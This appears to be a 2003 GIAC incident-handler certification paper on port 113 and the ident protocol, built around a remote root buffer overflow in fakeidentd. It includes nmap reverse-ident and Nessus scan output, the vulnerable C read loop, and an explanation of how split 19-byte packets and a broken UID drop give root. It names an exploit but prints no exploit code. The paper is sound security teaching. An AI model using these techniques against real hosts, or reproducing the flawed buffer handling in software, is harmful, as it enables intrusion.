Global Information Assurance Certification Paper

Support for the Cyber Defence Initiative (CDI): Port 113 ident.

By

Wayne Redmond

August 2003

GIAC Certified Incident Handler (GCIH) Practical Assignment
Version 2.1a, Option 2

Abstract

This paper discusses port 113 and the protocols and services associated with it, including the purposes of these services and issues related to the ident protocol. The virtues of, and the associated vulnerabilities an ident service presents are also covered.
Discussing various ident options, the paper details a specific buffer overflow exploit against port 113 and One of these ident applications, fakeidentd. The exploit results in the remote root compromise of a Linux machine.

Contents

Introduction

The use of the Internet by organization and individuals to communicate is fast becoming an integral business function. These communications rely on the Internet and take advantage of many communication mediums: email, Voice over Internet Protocol (VoIP), Internet Relay Chat (IRC), Instant Messaging (IM) as well as file sharing and remote backups. Each of these mediums have vulnerabilities, and as vulnerabilities are discovered and disclosed both exploits and fixes become available resulting in a "race" between system administrators to patch, and malicious actors to attack and exploit.

Usually the first stage of an attack will be some form of reconnaissance that may involve port-scanning activity. If this port scanning activity could be correlated on a global scale then a snapshot of current observable activity would be seen and system administrators could react to the latest threats.

Emerging from the SANS Institute, an educational and research organization focusing on Systems Administration, Networks, and Security, the Internet Storm Center (ISC) attempts to correlate this port scanning activity. With support from SANS, the ISC tracks network activity throughout the world through the use of analysis and coordination centers, gathering and correlating data from more than 3 million intrusion detection log entries and analysing the information for possible attacks. With this information, new attacks can be discovered as quickly as possible. The Internet Storm Center thoroughly investigates and quickly publicises its findings. The center maintains a "Top Ten" list of attacked ports; these ports are the "entrances" to services on a host machine. Port 113 features regularly on this list, and looked like an interesting challenge, furthermore this port has not been discussed in any other GCIH cyber defence initiative papers. The port is utilised by some of the above mentioned communications applications.
I knew very little about this port and in part 1 of this paper we will shed light on the purposes of port 113, and the applications that utilise it. We shall also discuss the vulnerabilities associated with the applications running on this port. Then in part 2 we shall cover the steps an attacker may take:

- Reconnaissance
- Scanning
- Exploitation
- Elevation of privileges
- Maintaining access

This is detailed in the remote root compromise of a Linux machine exploiting a buffer overflow in an ident application.

Part 1: Port 113

Targeted service

Port 113 is registered with the Internet Engineering Task Force (IETF) as the identification protocol (a.k.a., "ident", or "the ident protocol") service port, as described in the Request For Comment (RFC) 1413,[1] appendix A.

This RFC obsoletes RFC 931, which proposed that service port 113 be used for the communications involved in the authentication server protocol (a.k.a., "auth") providing a means to determine the identity of a user of a particular Transmission Control Protocol (TCP) connection. Reference to port 113 as the “auth” service is still found, in RFC 1700 “Assigned Numbers” for example, although, identification protocol better reflects the function of the service.

Port 113 features regularly in the Internet Storm Center "Top Ten", from isc.indidents.org,[2] "Top Attacked Ports". (Figure 1)

The incidents.org "Top Attacked Ports" for 12 May 2003




Figure 1

The Internet Storm Center Cyber Defence Initiative (CDI) port report graph for port 113, over the 70 day period, 15 March - 24 May 2003, has shown that activity on this port has been slowly burbling away. Currently activity is around 1% of port scanning activity, increasing from about 0.5% 3 months eariler. (Figure 2)

CDI graph for port 113 over a 70 day period.




Figure 2

Interestingly port 113 along with ports 6667 (Internet Relay Chat - IRC), 80 (http) and 23 (telnet) are the most often targeted ports in static port, Distributed Denial of Service (DDoS) attacks. (Moore, Voelker, and Savage. Inferring Internet Denial-of-Service Activity. February 2003)[3]

As well as the legitimate “auth” and “ident” services, port 113 is associated with some less worthy "applications", according to Swedish IT Security firm, Simovits Consulting.[4] A vast array of malware listen on port 113 also, namely: ADM worm, Alicia, Cyn, DataSpy Network X, Dosh, Gibbon, and Taskman. The SANS Institute[5] list of odd ports adds InvisibleIdentDaemon and the IRC worm Kazimas to the malware list. Descriptions of the "applications" mentioned above, plus two backdoor programs GRASKET.A and SHIVER.A detected by TrendMicro[6], can be found in appendix B, which is added for completeness of the report on port 113. The Trojans and malware listed listen on port 113 for various reasons, but note, port 113 is most likely not involved in the exploitation of victims in these cases. The victims have been compromised somehow, and the malware installed after the event or as part of the compromise.


Description

The intention of the ident service is that it be used by any application for which some form of identification is required before offering a service. Another simple use of the ident application would be as a part of an audit trail of users requesting a service. Nevertheless, in reality, mainly mail (POP, IMAP, SMTP) and IRC servers use ident to identify a user requesting service. The identification is achieved by the use of an ident reverse look-up by the mail or IRC server.

For IRC users, correctly configured ident applications would make it harder to be 'blamed' for the actions of other users. When contacted by a client, the IRC server issues an ident request to the machine requesting the IRC service. Ident will reply with the some information about the client wanting the IRC service. This also allows IRC channel operators to control abusive users. In reality, the user owns the ident server, and ident will reply with the information that the owner of the ident application has configured it to respond with, this may be the correct information or could just as well be false.

The issue of user name (UID) disclosure to an ident request can make administrators uncomfortable, although the principle is sound and is the legacy of a time when the Internet was a less hostile environment. Various ident applications exist that will mitigate this information disclosure. There are a number of methods used to achieve this, for example, a challenge/response system, digital signatures, encrypted audit tokens, or just generate bogus responses. A list of the various ident applications and their features appears in appendix C.

As we now know, the ident application listens on TCP port 113 for an ident query. So where does this query come from? Establishment of a TCP/IP service connection between a client and a server e.g. an SMTP (Simple Mail Transfer Protocol) server or an IRC server, triggers a “user request” to the ident application on the client, through another TCP session to the ident application on TCP port 113.



"The sendmail SMTP server uses the AUTH service (port 113) to ask for verification of sending user (user actually running the SMTP request such as account running Sendmail) on any mail message. This is an added identification but cannot be relied on." - (Bill Royds, a Global Incident Analysis Center posting).[7]


As mentioned, the ident service is a legacy application from early on in the Internet’s history. The ident service originated in the UNIX world, before Microsoft Windows or Mac OSX, but is available to those users usually as part of an IRC package e.g. mIRC. However stand-alone ident demons are also available, as seen in appendix C.

Port 113 often remains open on hosts and may be an “allow” rule on many firewalls, therefore allowing this reverse identification look-up by IRC, mail servers, and anyone else. Many communication applications will do ident reverse look-ups when

contacted by a host and many of these applications are vulnerable to attack when the ident server returns an invalid response. This is not the scope of this report as the response from an ident application will be to an ephemeral port, not port 113. More on this in the protocol section; I just wanted to allude to the fact that the ident application can itself become malicious if the ident response is crafted to exploit the requesting server, typically of a buffer overflow nature.

Protocol

To understand the format of the ident request a little revision of TCP is required. TCP is a reliable communication protocol that sets up a communications channel between machines. Every machine on the Internet has a unique address that enables delivery of messages between hosts on the Internet. This unique address is known as an IP address (Internet Protocol address). We will ignore MAC addresses (the unique address assigned to the actual network device), as they do not add to this report. The address has the form of 127.0.0.1 which is a 32 bit number composed of 4 eight bit numbers separated by periods. When a TCP connection is established a three way handshake is performed kind of like “Hi my name is Wayne”, “Hi Wayne, my name is Liz”, “Hi Liz” to create a “session”. While this may happen in human conversations, computers use markers in the TCP header called flags to perform this. The above conversation would involve a sequence as follows:



The Syn flag is a session establishment request from the host “Wayne” in the example above. The other party in the session will respond with an acknowledgment (Ack) of the request, and piggybacked in the same packet (the unit of TCP communications) is another Syn, “Hi Wayne my name is Liz” in the above example. The last step in the session establishment is the Ack from the first host, therefore completing the “3 way hand shake”. Since TCP is a reliable delivery method each receipt of data is acknowledged. This actually sets up a two-way communication “channel” between the hosts IP addresses, but while the hosts may be unique on the Internet, the same hosts may want to have more than one communication. This is actually required for the ident function. How is this achieved? Services “listen” on a set port e.g. IRC can listen on TCP port 6667 and SMTP listens on TCP port 25 for connection establishment requests. Upon receiving a TCP establishment request the server then connects back to a port on the requesting host. This port can be one of 65535 ports although the first 1024 ports are reserved for the “well known services”. So ports greater than 1023 are selected and these ports are known as ephemeral ports. Therefore, the IP address pair will now also include a port pair for the particular session in the TCP header, making multiple communication channels between two hosts possible and unique on the Internet. I mentioned TCP packets earlier and this deserves some explanation. TCP packets are created by encapsulation as they descend the protocol stack from the application layer through the transport layer then

the IP layer and eventually on to the communication medium, each layer adds its own header containing handling instructions. When the packet reaches its destination host it ascends the protocol stack, with each respective layer removing its encapsulated header and acting on the data in it. This occurs all the way up the stack. Effectively each layer communicates only to its equivalent layer due to this encapsulation.
The statement, communication channels, is slightly misleading, as packets are routed on the Internet and each packet may not take the same route. TCP, as a reliable communication method, handles this with sequence numbers also keeping track of amount of data sent and received. These sequence numbers also give rise to awareness, or state for the TCP/IP protocol enabling reassembly of the data stream.

A TCP session is established with the ident daemon (identd) and then supplied with the TCP port number pair for the service of interest, i.e. the IRC, or SMTP session that has just been established. The request to the ident service is of the following form:

<port on server> , <port on client>.

The daemon responds with a character string, returning:

<user-id> and <opsys>

This response should be in accordance with RFC 3232 (which is now a "living document" existing as an online data base).[8]

e.g. an ident USERID request (<request>) from an SMTP mail server to an SMTP client:

6191, 25 - notice how the SMTP server requests the port pair as an inbound request to the SMTP server i.e. The SMTP server is the ident client.

The ident application (the SMTP client) would respond (<ident-reply>) with a user id and operating system, assuming no errors where encountered.

6191, 25 : USERID : UNIX : wredmond

Nevertheless, remember the information returned by this protocol is at most as trustworthy as the host providing it, or the organization operating the host.

Vulnerabilities

Nmap[9] - The network scanner by Fyodor is capable of detecting the OS of a scanned host by examining the behaviour of the TCP/IP stack to various types of scans e.g. FIN probes, initial sequence number sampling, TCP initial window size and ICMP error handling to name a few. I won't reinvent the wheel but if this interests you see the Nmap OS TCP fingerprinting page*. As helpful as TCP/IP fingerprinting is, Nmap also has the ability to find out information about users running service processes on machines running an ident service.

Using the `nmap -I` option Nmap performs an ident reverse look-up, soon after the scanned host reveals all. e.g.[10]

```
.... Cut for brevity
Port              State       Service     Owner
21/tcp            open        ftp         root
22/tcp            open        ssh         root
23/tcp            open        telnet      root
80/tcp            open        http        nobody
111/tcp           open        sunrpc      bin
.... Cut for brevity
```

(Anti-Hacker Toolkit, p.114)

This disclosure of service ownership adds value to an attacker. A root owned service if exploited give root or administrator permissions. This reconnaissance work has huge efficiency gains to the would-be attacker. Some feel that RFC 1413 has an inherent vulnerability by disclosure of this information and adherence to the RFC introduces this vulnerability to a system. A Common Vulnerabilities and Exposures (CVE) candidate request has been lodged with MITRE as CAN 1999-0629.

A number of ident applications are available which respond to the ident request with standard response, or an encrypted response, to minimise the knowledge gained by a malicious ident requests. A list and a description of these ident applications are detailed in appendix C.

Exploitation of the ident application itself may be possible, if the ident application code is poorly written and does not correctly check that the supplied data fits in the memory buffer(s) allocated. Also the potential exists to harvest information for malicious means.

The team at MITRE, who maintain the Common Vulnerabilities and Exposures (CVE)[11] effort, have ident featuring in 11 CVE entries or candidates for entry into the CVE dictionary. (Table 1)

* http://www.insecure.org/nmap/nmap-fingerprinting-article.html

A list of CVE entries and candidates (CAN) for ident related vulnerabilities

Name	Description
CVE-1999-0204	Sendmail 8.6.9 allows remote attackers to execute root commands, using ident
CVE-1999-0746	A default configuration of in.identd in SuSE Linux waits 120 seconds between requests, allowing a remote attacker to conduct a denial of service.
CVE-2000-0369	The ident server in Caldera Linux 2.3 creates multiple threads for each ident request, which allows remote attackers to cause a denial of service.
CVE-2000-1107	in.identd ident server in SuSE Linux 6.x and 7.0 allows remote attackers to cause a denial of service via a long request, which causes the server to access a NULL pointer and crash.
CVE-2001-0060	Format string vulnerability in stunnel 3.8 and earlier allows attackers to execute arbitrary commands via a malformed ident username.
CVE-2001-0196	inetd ident server in FreeBSD 4.x and earlier does not properly set group permissions, which allows remote attackers to read the first 16 bytes of files that are accessible by the wheel group.
CVE-2001-0763	Buffer overflow in Linux xinetd 2.1.8.9pre11-1 and earlier may allow remote attackers to execute arbitrary code via a long ident response, which is not properly handled by the svc_logprint function.
CAN-1999-0629	The ident/identd service is running.
CAN-1999-1176	Buffer overflow in cidentd ident daemon allows local users to gain root privileges via a long line in the .authlie script
CAN-2001-0609	Format string vulnerability in Infodrom cfingerd 1.4.3 and earlier allows a remote attacker to gain additional privileges via a malformed ident reply that is passed to the syslog function.
CAN-2002-1486	Multiple buffer overflows in the IRC component of Trillian 0.73 and 0.74 allows remote malicious IRC servers to cause a denial of service, and possibly execute arbitrary code via; (1) a large response from the server, (2) a JOIN with a long channel name, (3) a long "raw 221" message, (4) a PRIVMSG with a long nickname, or (5) a long response from an ident server.

(CVE version: 20030402)

Table 1

Most of these vulnerabilities have been around for three or 4 years and I feel scanning for these vulnerabilities does not make up the majority of the port 113 scanning reports seen by the Internet Storm Center. The majority of the traffic on port 113 in my opinion is IRC-related Remote Access Trojans (RAT) activity. A great paper on the subject of RAT's, and the taskman Trojan in particular was written by Lenny Zeltser titled "Reverse Engineering Malware".[12] It is well worth a read for an insight to the IRC activity of the taskman Trojan. In addition, as mentioned at the start of this paper, port 113 is actively targeted by DDoS attacks possibly as IRC war activity. Port 113 does disclose service ownership information by the Nmap reverse ident port scan and a good chunk of the scanning will be related to this. However, this will not be the focus of my GCIH practical, although we utilise this Nmap option in part 2, where I discuss a vulnerability in a version of the fakeidentd application by Tomi Ollila.

Part 2: Specific exploit against port 113


Exploit details

The number of exploits against port 113 in the public arena is not large. There are a number of easy to exploit denial of service (DoS) attacks against the popular IRC application "Trillian" versions 0.73 and 0.74. These attacks are capable of crashing the application via oversized ident responses. DoS attacks also exist against Caldera and SuSE Linux ident daemons. As well as these DoS attacks, I found a remote root vulnerability in Sendmail version 8.6.9 ident request handling, dating back to 1995.[13] There is also the obvious information disclosure from actually running an ident service.

As mentioned in part 1, various ident daemons exist that return a standard response to a server's ident request. This minimises the information obtained by a reconnaissance scan of a host that is providing an ident service.

An example of a reconnaissance scan can be seen below. This vulnerability scan was performed by the popular security scanner Nessus.[14] Nessus has the ability to discover security vulnerabilities in a system (a single host or a whole network) by using various scanning techniques including network IP level ICMP scans e.g. pings, and higher transport layer TCP scans. A powerful addition the Nessus scanner is the use of open source plug-ins, which can be created to test a system for particular vulnerabilities pretty much as they are discovered. I was using Nessus version 2.0.5 and only the port 113 information is displayed in the following screen captures. (Figures 3, and 4). A report is generated from the results of the Nessus scan and a risk rating for any vulnerabilities found can be displayed; managers love this stuff. In the following screen captures note the risk rating, low, and a warning for the default ident, then in figure 4, fakeidentd, high, and vulnerable to a buffer overflow.

A Nessus scan against a system running an ident service



Warning found on port auth (113/tcp)

The 'ident' service provides sensitive information
to potential attackers. It mainly says which accounts are running which
services. This helps attackers to focus on valuable services [those
owned by root]. If you don't use this service, disable it.

Risk factor : Low

Solution : comment out the 'auth' or 'ident' line in /etc/inetd.conf
CVE : CAN-1999-0629
Nessus ID : 10021

Information found on port auth (113/tcp)

An unknown service is running on this port.
It is usually reserved for AUTH
Nessus ID : 10330

Information found on port auth (113/tcp)

An Auth/ident server seems to be running on this port
Nessus ID : 11153

Figure 3

Further to the above Nessus port scan, an Nmap (version 3.27) reverse ident port scan was performed. This scanning technique has the ability to discover the process owner, of a listening service. The result of this scan, below, shows these process owners. The Nmap scans were performed using the `nmap -I` option. The first scan was against the Pidentd service, the ident service installed on a default Linux system. For the `nmap -I` option to work you have to make complete 3-way TCP handshake and query a functioning ident application, so this is not very stealthy. Nmap also requires the libpcap packet capture library to be installed (incidentally this library is also required for tcpdump, which will be utilised later). The actual Pidentd version in this case is 3.0.12 compiled for Linux 2.2.17-8smp, the default ident application for the Red Hat Linux. The second scan was against the same Linux system running fakeidentd (fakeidentd version 1.2), in place of the Pidentd, with the ident USERID reply set to nobody.

First the scan against Pidentd.

```
....
Starting nmap 3.27 ( www.insecure.org/nmap/ ) at 2003-07-03 15:38 NZST
Interesting ports on 192.168.210.6:
(The 1611 ports scanned but not shown below are in state: closed)
Port              State       Service     Owner
21/tcp            open        ftp         root
23/tcp            open        telnet      root
25/tcp            open        smtp        root
79/tcp            open        finger      root
98/tcp            open        linuxconf   root
111/tcp           open        sunrpc      bin
113/tcp           open        auth        nobody
513/tcp           open        login       root
514/tcp           open        shell       root
515/tcp           open        printer     root
957/tcp           open        unknown     root
1024/tcp          open        kdm         root

Nmap run completed -- 1 IP address (1 host up) scanned in 2.047 seconds
....
```

Then the scan against fakeidentd.

```
....
Starting nmap 3.27 ( www.insecure.org/nmap/ ) at 2003-07-03 15:36 NZST
Interesting ports on 192.168.210.6:
(The 1611 ports scanned but not shown below are in state: closed)
Port              State       Service     Owner
21/tcp            open        ftp         nobody
23/tcp            open        telnet      nobody
25/tcp            open        smtp        nobody
79/tcp            open        finger      nobody
98/tcp            open        linuxconf   nobody
111/tcp           open        sunrpc      nobody
113/tcp           open        auth        nobody
513/tcp           open        login       nobody
514/tcp           open        shell       nobody
515/tcp           open        printer     nobody
957/tcp           open        unknown     nobody
1024/tcp          open        kdm         nobody

Nmap run completed -- 1 IP address (1 host up) scanned in 1.820 seconds
....
```

As can be seen Pidentd has disclosed the owners of the service processes, while fakeidentd has responded with the user "nobody", a user definable ident reply. Fakeidentd is not disclosing to the reverse ident scan the actual owner of the services that are running on the fakeidentd-equipped host.

While this is all well and good the fix of one vulnerability exposes an even greater vulnerability. A Nessus scan against a system running fakeidentd, as its ident daemon, has a remotely obtainable root shell vulnerability. This vulnerability enables the execution of commands or code as User ID (UID) 0, or root. This is not good for the owner of the fakeidentd machine, but pure Nirvana for an attacker, see the following Nessus scan. (Figure 4)

A Nessus scan against a system running the fakeidentd service

Vulnerability found on port auth (113/tcp)

fakeidentd is a minimal identd server that always replies to requests with a fixed username.

There is a buffer overflow in some versions of this program that allow an attacker to execute arbitrary code on this server.

Solution : disable this service if you do not use it, or upgrade (see http://software.freshmeat.net/projects/fakeidentd/)

Additional Info : http://online.securityfocus.com/archive/1/284953

Risk factor : High
BID : 5351
Nessus ID : 11054

Information found on port auth (113/tcp)

An unknown service is running on this port.
It is usually reserved for AUTH
Nessus ID : 10330

Figure 4

I have chosen to discuss this exploit against the fakeidentd service. In the worst-case, fakeidentd will give-up a remote root shell, and at best, a DoS of the ident service. There is no CERT advisories, CVE, or CAN entries associated to this particular vulnerability. There is a Bugtraq ID (BID) assigned to the vulnerability though, BID 5351.[15] (Figure 5)

BID 5351 fakeidentd remote buffer overflow




Figure 5

As well as the BID, a Nessus plug-in, number 11054,[16] is available to scan for the fakeidentd vulnerability as a “dangerous”, "gain root remotely" plug-in. The Nessus Attack Scripting Language (NASL) plug-in is appended, as appendix D.

The fakeidentd vulnerability affects early Linux systems utilising the Linux 2.2 kernel and using fakeidentd as its ident application. The vulnerability affects, but may not be limited to the following operating systems:

Red Hat 6.2 – Fakeidentd is a third party application should affect all versions.
Slackware 7.1 – Fakeidentd is a third party application should affect all versions.
Slackware 8 – Fakeidentd is a third party application should affect all versions.
Debian 3.0 – Fakeidentd is a third party application should affect all versions.

Mandrake and SuSE Linux probably also affected.

Note fakeidentd is not a default package on any of these Linux distributions. Fakeidentd versions up to 1.4 are vulnerable to the remote root exploit and since the above-mentioned distributions do not have fakeidentd installed by default, no vendor patches exist, and a later version of the fakeidentd application is required to mitigate the risk associated with the exploit.

The vulnerability in fakeidentd discovered, by Frank Denis a.k.a. "Jedi/Sector One", can exploit x86 UNIX systems running the fakeidentd service. The culmination of two buffer overflows and a broken process UID switching routine results in fakeidentd being able to be exploited to gain root shell access remotely.

The fakeident daemon listens on TCP port 113 for incoming ident requests, usually from IRC or mail servers. These ident requests are sent to the ident application as a single line of data that specifies the TCP connection port pair of interest. The request is formatted as follows:

< port on server > , < port on client >

Client queries are stored in small static global 20-bytes buffers. The related code section is similar to:

```
....
len = 0;
for(;;) {
   if ((l = read(s, buf + len, sizeof buf)) > 0) {
      if(query_looks_valid(buf)) {
         reply(s, buf);
      }
   } else if (len + l == sizeof buf) {
      goto abort;
   } else {
         len += l;
      }
   }
....
```

Splitting the data into two or more packets breaks the 20 byte buffer boundary check, and the `(len + l == sizeof buf)` assertion is bypassed. Therefore by sending the offending code in multiple 19 byte packets, the memory stack can then be written to outside the allocated 20-byte buffer. Additionally, the `reply()` function calls the `fdprintf()` function, which prints a formatted string to a file descriptor, but lacks a length check function. So yet another fixed buffer with no boundary check. This buffer is filled with the content of a global pointer `(identuser)` whose value can be tweaked using the previous vulnerability.

To reduce the impact of a possible vulnerability, and good practice, fakeidentd switches to user/group 'nobody'. Unfortunately, even the UID switching routine is broken. The effective UID and Group ID are dropped `(sete[gu]id() calls)`, but the real UID/GID are still 0/0. Effectively the process is still run as root, allowing the buffer overflows to execute commands or code as the root user.

lameident3-exp.c[17] by sloth@nopninjas.com and utilising shell code from Charles Stevenson exploits the above vulnerabilities, found by Jedi/Sector One, in the fakeidentd application.

lameident3-exp targets fakeidentd versions up to version 1.4 and targets early (2.2 kernel) Linux systems: Slackware 7.1
Red Hat 6.2
Complied with gcc-2.91.66 x86, and
Slackware 8
Debian 3.0
Complied with gcc-2.95.3/4 x86

Description of variants

